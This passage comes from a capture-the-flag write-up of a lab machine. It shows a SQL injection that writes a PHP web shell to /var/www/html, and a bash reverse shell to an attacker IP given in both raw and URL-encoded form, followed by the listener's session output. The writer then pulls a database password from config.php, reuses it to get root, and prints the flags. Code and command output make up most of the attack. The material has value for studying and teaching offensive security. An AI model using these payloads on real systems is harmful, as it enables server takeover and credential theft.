white'><script>alert("xss")</script></li><li class='text-white'>admin:21232f297a57a5a743894a0e4a801fc3,pedro:c6cc8094c2dc07b700ffcc36d64e2138,<h1>Hello</h1>:4b214a5d71afee6f818a599f43db3e56,<scrip>Alert('xss")</
script>:15690d9529fc70537d48b6db50cfd506,<script>Alert('xss")</script>:27e43bb3122cce8ad6e95d236c6b281d,<script>alert('xss")</script>:a21960dddb99bc4fe36dd76e87399d82,<script>alert("xss")</
script>:ce2ead9d78302c8cf5ef1999c3283478,hello:5d41402abc4b2a76b9719d911017c592,sadasdads:ad609a35d532e1d1890d4cbf3c54982a,sadasdadsasdads:c21c1658d4ff8ed68e0b4d0f57db3311</li>      </div>
    </section>
</div>
```


At this point, I was able to retrieve usernames and hashes, but they only belonged to the users I had previously inserted into the application. Since this did not provide any useful credentials, I decided to try a different approach.

I tested whether it was possible to write arbitrary content to the filesystem through SQL injection. This turned out to be possible, which opened the door to remote code execution. Using this technique, I injected PHP code into the web directory to create a backdoor that would allow command execution.


The following SQL injection payload was used to write a PHP web shell to the server:

' UNION SELECT "<?php system($_REQUEST['cmd']); ?>"

INTO OUTFILE "/var/www/html/nothinghere.php"



```
Connection: keep-alive
Referer: http://10.129.95.235/
Cookie: user=f970e2767d0cfe75876ea857f92e319b
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=as&country=Brazil' union select "<?php system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/something.php" -- -
```




Welcome as

Other Players In Brazil' union select "" into outfile "/var/www/html/something.php" -- -

Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/account.php:33 Stack trace: #0 {main} thrown in **/var/www/html/account.php** on line **33**

Bingo! Let’s try it now.



```
http://10.129.95.235/something.php?cmd=whoami
```


admin pedro

Hello

Alert('xss") www-data

STEP 2 – EXPLOIT

Let’s try a reverse shell. For that, I set up a listener on my Kali machine.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Now let’s execute the reverse shell. Since the command is being sent through an HTTP GET parameter (cmd=), the payload must be **fully URL-encoded**; otherwise, characters like & will be interpreted by the browser/server as **parameter separators**, which breaks the command and prevents the shell from connecting back.

Raw payload (not URL-encoded):

bash -c 'bash -i >& /dev/tcp/10.10.15.238/4444 0>&1'

Fully URL-encoded payload:


bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/10.10.15.238/4444%200%3E%261%27

Final working request:

http://10.129.95.235/something.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/10.10.15.238/4444%200%3E%261%27


Key detail: >& must become %3E%26 and 0>&1 must become 0%3E%261, meaning **there is no raw & left** in the URL to split the parameters.

We try this and... Bingo !




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.238] from (UNKNOWN) [10.129.95.235] 33892
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
whoami
www-data
www-data@validation:/var/www/html$ 
```

Perfect, we are inside. With a quick inspection, we notice the following:




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.238] from (UNKNOWN) [10.129.95.235] 3389
bash: cannot set terminal process group (1): Inappropriate io
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
whoami
www-data
www-data@validation:/var/www/html$ pwd
pwd
/var/www/html
www-data@validation:/var/www/html$ ls
ls
account.php
config.php
css
index.php
js
www-data@validation:/var/www/html$
```

An interesting PHP configuration caught my attention, so I decided to inspect it further.




```
css
index.php
js
www-data@validation:/var/www/html$ cat confi
cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username,
?>
www-data@validation:/var/www/html$
```

A password… lol, that easy. First, I retrieved the user flag, which was accessible without any restrictions or additional privileges.




```
?>
www-data@validation:/var/www/html$ cat /h
cat /home/htb/user.txt
9fa562e040b5cc843b332aa79ebb0862
www-data@validation:/var/www/html$
```

Then I tried the password we found to gain root access. I didn't think it would work, but I gave it a try anyway.



```
?>
www-data@validation:/var/www/html$ cat /home/htb/user.txt
cat /home/htb/user.txt
9fa562e040b5cc843b332aa79ebb0862
www-data@validation:/var/www/html$ su root
su root
Password: uhc-9qual-global-pw
whoami
root
```

Lol, that easy? I grabbed the root flag and fully compromised the machine. 💪



```
Password: uhc-9qual-global-pw
whoami
root
cd /root
ls
config
ipp.ko
root.txt
snap
cat root.txt
51eeba1c65c03021dbf14de417382952
```